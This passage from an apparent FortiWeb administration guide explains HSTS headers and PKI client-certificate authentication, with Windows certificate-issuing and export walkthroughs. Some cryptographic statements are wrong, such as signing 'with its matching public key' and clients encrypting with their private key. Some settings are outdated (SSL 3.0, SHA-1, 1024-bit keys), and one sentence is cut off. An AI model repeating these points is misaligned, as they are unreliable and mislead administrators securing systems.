Newer versions of major browsers such as Mozilla Firefox and Google Chrome have a built-in list of frequently attacked web sites such as gmail.com and twitter.com. The browser will **only** allow them to be accessed via HTTPS. This prevents users from ever accidentally exposing sensitive data via clear text HTTP. Additionally, the browser will not show click-through certificate validation error dialogs to the user, preventing them from ignoring and bypassing fatal security errors.

Similarly, you can also force clients to use only HTTPS when connecting to your web sites. To do this, when FortiWeb is performing SSL/TLS offloading, configure it include the [RFC 6797](#) strict transport security header. All compliant clients will require access to that domain name to

### To force clients to connect only via HTTPS

1. If you want to redirect clients that initially attempt to use HTTP, configure an HTTP-to-HTTPS redirect. See “[Example: HTTP-to-HTTPS redirect](#)” on page 390 and “[Rewriting & redirecting](#)” on page 383.
2. When configuring the server policy, enable [Add HSTS Header](#) and configure [Max. Age](#).

### See also

- [Indicating to back-end web servers that the client’s request was HTTPS](#)

## How to apply PKI client authentication (personal certificates)

If your clients will connect to your web sites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication ([RFC 5280](#)).

Because FortiWeb presents its own server certificate to the client before requesting one from the client, all PKI authentication with FortiWeb is actually mutual (2-way) authentication.



In addition to FortiWeb verifying client certificates, you can configure FortiWeb to forward client certificates to the back-end server, whether for additional verification or identity-based functionality. See [Client Certificate Forwarding](#) in “[Configuring a server policy](#)” on page 513.

PKI authentication is an alternative to traditional password-based authentication. The traditional method is based on “what you know” — a password used for authentication. PKI authentication is based on “what you have” — a private key related to the certificate bound to only one person. PKI authentication may be preferable for devices where it is onerous for the person to type a password, such as an Android or iPhone smart phone.


A known weakness of traditional password based authentication is the vulnerability to password guessing or brute force attack. Despite your admonitions, many users will still choose weak passwords either because they do not understand what makes a password “strong,” because they do not understand the risks that it poses to the organization, or because they cannot remember a randomized password.

PKI authentication is far more resilient to brute force attacks, and does not require end-users to remember anything, so it is stronger than a password.



For even stronger authentication, you can combine PKI authentication with HTTP or form-based authentication. For more information, see [“Authentication styles” on page 231](#).


**Figure 43:** Bilateral authentication



PKI authentication relies on these factors to strongly confirm identity:


- **Sole private key possession** — Like with all X.509 certificates, a client's identity can **only** be irrefutably confirmed if no one else except that person has that certificate's private key. The private key is a randomized string of text that has a hard-to-guess relationship with its corresponding public key. As such, it features cryptographic protection that passwords lack:

passwords do not necessarily have a verifiable, computable relationship with anything. However, like a password, a private key's strength depends on it remaining a secret.



Provide the client's private keys **only** to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. (i.e., It damages the property of non-repudiation.) In the event of potential private key compromise, **immediately** revoke the corresponding personal certificate. See [“Revoking certificates” on page 340](#).

- **Asymmetric encryption** — Public key encryption is a type of asymmetric encryption: it is based upon two keys that are different — but exactly paired — mathematical complements.



Only the **private** key can decrypt data that was encrypted by its public key. The inverse is also true: only the **public** key can decrypt data that was encrypted by its private key. This is true, for example, in the RSA cryptographic algorithm.

**Figure 44:** RSA algorithm

$n = pq$  where  $p$  and  $q$  are different prime numbers

$\phi = (p - 1)(q - 1)$

$e < n$  where  $\text{gcd}(e, \phi) = 1$

$d = e^{-1} \text{ mod } \phi$

$(n, d)$  is the private key

$(n, e)$  is the public key

$c = m^e \text{ mod } n$ ,  $1 < m < n$  where  $c$  is the encrypted message

$m = c^d \text{ mod } n$  where  $m$  is the decrypted message

SSL 3.0 or TLS 1.0 is required. During an SSL or TLS handshake, the client and server (in this case, FortiWeb) negotiate which of their supported cryptographic algorithms to use, and exchange certificate(s). After the server receives the client's certificate with its public key, the client will encrypt subsequent communications using its private key. As a result, if the server can decrypt messages using the **public** key, it knows that they originate from the originally connecting client who has the related **private** key, **not** an intercepting host (i.e. a man-in-the-middle attack).



Depending on factors such as a misconfigured client, an SSL/TLS connection may in some cases **still** be vulnerable to man-in-the-middle attacks. There are several steps that you can take to harden security, including using greater bit strengths, updating and properly configuring clients, revoking compromised certificates, and installing only trusted certificates. See also [“Hardening security” on page 643](#) and [“Configuring FortiWeb to validate client certificates” on page 338](#).

Encrypted transmissions can contain a message authentication checksum (MAC) to verify that the message was not altered during transmission by an interceptor.

- **Digital signatures** — Public keys are also used as signatures. Similar to an encrypted message, as long as the private key is possessed by only one individual, any signature generated from it is also guaranteed to come only from that client. The client will sign a certificate with its matching public key.

Because certificate authorities (CA) sign applicants' certificates, third parties who have that CA's certificate can also confirm that that CA certified the applicant's identity, and the certificate was not forged.

- **Chain of trust** — What if a device does not know the CA that signed the connecting party's certificate? Since there are many CAs, this is a common scenario.

The solution is to have a root CA in common between the two connecting parties, a “friend of a friend.”

If a root CA is trusted to be genuine and to sign only certificates where it has verified the applicant's identity, then by induction, all sub-CA's certificates that the root CA has verifiably signed will also be trusted as genuine. Hence, if a client or server's certificate can prove that it is either indirectly (through an intermediary CA signed by the root CA) or directly signed by the trusted root CA, that client/server's certificate will be trusted as genuine.

### To configure client PKI authentication

1. Obtain a personal certificate for the client, and its private key, from a CA.

Steps vary by the CA. Personal certificates can be purchased or downloaded from either commercial CAs such as VeriSign, Thawte, or Comodo, or your organization's own private CA, such as a Linux server where you use OpenSSL or a Mac OS X server where you have

set up a CA in Keychain Access. For information on certificate requirements such as extended attributes, see [“Configuring FortiWeb to validate client certificates” on page 338](#).

For a private CA example, see [“Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server” on page 318](#).

2. Download the CA's certificate, which contains its public key and therefore can verify any personal certificate that the CA has signed.

Steps vary by the CA.

For a private CA example, see [“Example: Downloading the CA's certificate from Microsoft Windows 2003 Server” on page 328](#).

If you purchased personal certificates from CAs such as VeriSign, Thawte, or Comodo, you should not need to download the certificate: simply export those CAs' certificates from your browser's own trust store, similar to [“To export and transmit a personal certificate from the trust store on Microsoft Windows 7” on page 321](#), then upload them to the FortiWeb (see [“Uploading trusted CAs' certificates” on page 298](#)).

3. Install the personal certificate with its private key on the client.

Steps vary by the client's operating system and web browser. If the client uses Microsoft Windows 7, see [“Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7” on page 329](#).

4. Upload the CA's certificate to the FortiWeb's trust store (see [“Uploading the CA's certificate to FortiWeb's trusted CA store” on page 337](#)).
5. If you have a certificate revocation list, configure FortiWeb with it (see [“Revoking certificates” on page 340](#)).
6. Depending on the FortiWeb's current operation mode, configure either a server policy or server pool to consider CA certificates and CRLs when verifying client certificates (see [“Configuring FortiWeb to validate client certificates” on page 338](#)).
7. Configure the server policy to accept HTTPS (see [HTTPS Service](#)).

### Example: Generating & downloading a personal certificate from Microsoft Windows 2003 Server

If you are running Microsoft Certificate Services on Microsoft Windows 2003 Server, you can use your server as a CA, to generate and sign personal certificates on behalf of your clients.

As part of signing the certificate, the CA will send the finished personal certificate to your web browser. As a result, when you are finished generating, you must export the certificates from your computer's trust store in order to deploy the certificates to clients.

#### To generate a personal certificate in Microsoft Windows 2003 Server

1. On your management computer, start your web browser.
2. Go to:

```
https://<ca-server_ipv4>/certsrv/
```

where <ca-server\_ipv4> is the IP address of your CA server.

3. Log in as Administrator.

Other accounts may not have sufficient privileges. The *Microsoft Certificate Services* home page for your server's CA should appear.

Microsoft Certificate Services -- myca [Home](#)

### Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

For more information about Certificate Services, see [Certificate Services Documentation](#).

**Select a task:**

- [Request a certificate](#)
- [View the status of a pending certificate request](#)
- [Download a CA certificate, certificate chain, or CRL](#)

4. Click the *Request a certificate* link.

The *Request a Certificate* page appears.

Microsoft Certificate Services -- myca

### Request a Certificate

Select the certificate type:

- [User Certificate](#)

Or, submit an [advanced certificate request](#).

5. Click the *advanced certificate request* link.

The *Advanced Certificate Request* page appears.

Microsoft Certificate Services -- myca [Home](#)

### Advanced Certificate Request

The policy of the CA determines the types of certificates you can request. Click one of the following options to:

- [Create and submit a request to this CA](#)
- [Submit a certificate request by using a base-64-encoded CMC or PKCS #10 file, or submit a renewal request by using a base-64-encoded PKCS #7 file.](#)
- [Request a certificate for a smart card on behalf of another user by using the smart card certificate enrollment station.](#)

Note: You must have an enrollment agent certificate to submit a request on behalf of another user.

- Click the *Create and submit a request to this CA* link.  
The *Certificate Request Template* appears.

Microsoft Certificate Services -- myca

---

**Advanced Certificate Request**

---

**Certificate Template:**

Client Authentication

**Identifying Information For Offline Template:**

Name: John Doe

E-Mail:

Company:

Department:

City:

State:

Country/Region:

**Key Options:**

Create new key set  Use existing key set

CSP: Microsoft Enhanced Cryptographic Provider v1.0

Key Usage:  Exchange

Key Size: 1024 Min: 1024 Max: 16384 (common key sizes: 1024 2048 4096 8192 16384)

Automatic key container name  User specified key container name

Mark keys as exportable

Export keys to file

Enable strong private key protection

Store certificate in the local computer certificate store  
*Stores the certificate in the local computer store instead of in the user's certificate store. Does not install the root CA's certificate. You must be an administrator to generate or use a key in the local machine store.*

**Additional Options:**

Request Format:  CMC  PKCS10

Hash Algorithm: SHA-1  
*Only used to sign request.*

Save request to a file


Attributes:

Friendly Name:

- In the *Certificate Template* drop-down list, select the Client Authentication template (or a template that you have created for the purpose using Microsoft Management Console (MMC)).
- In the *Name* field, type the name the end-user on behalf of which the client certificate request is being made. This will be the `Subject :` field in the certificate. Other fields are optional.
- Click *Submit*.  
The certificate signing request (CSR) is submitted to the CA.

10. If a message appears, warning you that the web site is requesting a new certificate on your behalf, click **Yes** to proceed.

Once the CA server generates the requested certificate, the *Certificate Issued* window appears.



11. Click the *Install this certificate* link.

Your browser downloads the certificate, **including its private key**, and installs it in its trust store. The certificate's name is the one you specified in step 8.



Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See [“Revoking certificates” on page 340](#).

12. If a message appears, warning you that the web site is adding one or more certificates to your computer, click **Yes** to proceed.

The *Certificate Installed* window appears.




13. Return to the *Microsoft Certificate Services* (MSCS) home page for your local CA and repeat steps 4 through 12 for each end-user that will use PKI authentication.

### To export and transmit a personal certificate from the trust store on Microsoft Windows 7

1. Start Microsoft Internet Explorer 9.


2. Go to *Tools* [gear icon] > *Internet options*.  
The *Internet Options* dialog window appears.



3. Click the *Content* tab.

4. Click the *Certificates* button.


The *Certificates* dialog window appears. By default, the *Personal* tab is front most.



5. Click to select a personal certificate in the list.
6. Click *Export*.  
The *Certificate Export Wizard* dialog appears.

7. Click *Next*.

The *Export Private Key* step appears.



8. Select *Yes, export the private key*.


The end-user will require his or her private key in order to authenticate. Without that token (or if many people possess that token), identity cannot be confirmed.



Transmit and store any private key backups securely, just as you would for passwords. Failure to store them securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See “[Revoking certificates](#)” on page 340.

9. Click Next.

The *Export File Format* step appears.




10. Select *Personal Information Exchange - PKCS #12 (.PFX)* as the file format.

11. If you need to absolutely guarantee identity (i.e. not even you, the administrator, will have the end-user's private key installed — only the end-user will), mark the check box named *Delete the private key if the export is successful*.

For improved performance, do **not** include all CA certificates from the personal certificate's certification path (i.e. the chain of trust or signing chain). Including the signing chain increases the size of the certificate, which slightly increases the amount of time and traffic volume required to transmit the certificate each time to FortiWeb. Instead, upload those CAs' certificates to the FortiWeb appliance (see "[Uploading trusted CAs' certificates](#)" on [page 298](#)).

12. Click *Next*.


The *Password* step appears.



13. Enter and confirm the spelling of the password that will be used to password-protect and encrypt the exported certificate and its private key.

**14.** Click *Next*.

The *File to Export* step appears.



**15.** In *File name*, enter a unique file name for the certificate, then click *Browse* to specify the location where you want to save the exported certificate and private key.

Use a consistent naming convention. This will minimize the likelihood that you confuse one person's private key with another's, deliver it to the wrong person, and therefore need to revoke the corresponding certificate and generate a new one.

**16.** Click *Finish* to export the certificate and private key.

The certificate and private key are exported in a single file with a .pfx file extension to the location specified in step 15.

If the export is successful, a notice appears.

**17.** Click *OK*.

**18.** Securely transmit both the .pfx file and its password to the end-user, along with instructions on how to install the certificate in his or her web browser's trust store.



Only provide the client's private key to that specific client, and transmit and store any backups securely, just as you would for passwords. Failure to store it securely and restrict the private key solely to its intended end-user could allow others to authenticate as that person, compromising the security of your web sites. In the event of potential private key compromise, immediately revoke the corresponding personal certificate. See [“Revoking certificates” on page 340](#).

For example, you could give him or her a USB key in person and instruct the end-user to double-click the file, or install the .pfx in a Microsoft Active Directory roaming profile. See also [“Example: Importing the personal certificate & private key to a client's trust store on Microsoft Windows 7” on page 329](#).

## Example: Downloading the CA's certificate from Microsoft Windows 2003 Server

If you are generated and signed your end-users' personal certificates using Microsoft Certificate Services on Microsoft Windows 2003 or 2008 Server, you must download the CA's certificate and provide it to the FortiWeb appliance so that it will be able to verify the CA signature on each personal certificate.

### To download a CA certificate from Microsoft Windows 2003 Server


1. On your management computer, start your web browser.
2. Go to:

`https://<ca-server_ipv4>/certsrv/`

where `<ca-server_ipv4>` is the IP address of your CA server.

3. Log in as Administrator.

Other accounts may not have sufficient privileges. The *Microsoft Certificate Services* home page for your server's CA should appear.



Microsoft Certificate Services -- myca [Home](#)

### Welcome

Use this Web site to request a certificate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate with over the Web, sign and encrypt messages, and, depending upon the type of certificate you request, perform other security tasks.

You can also use this Web site to download a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending request.

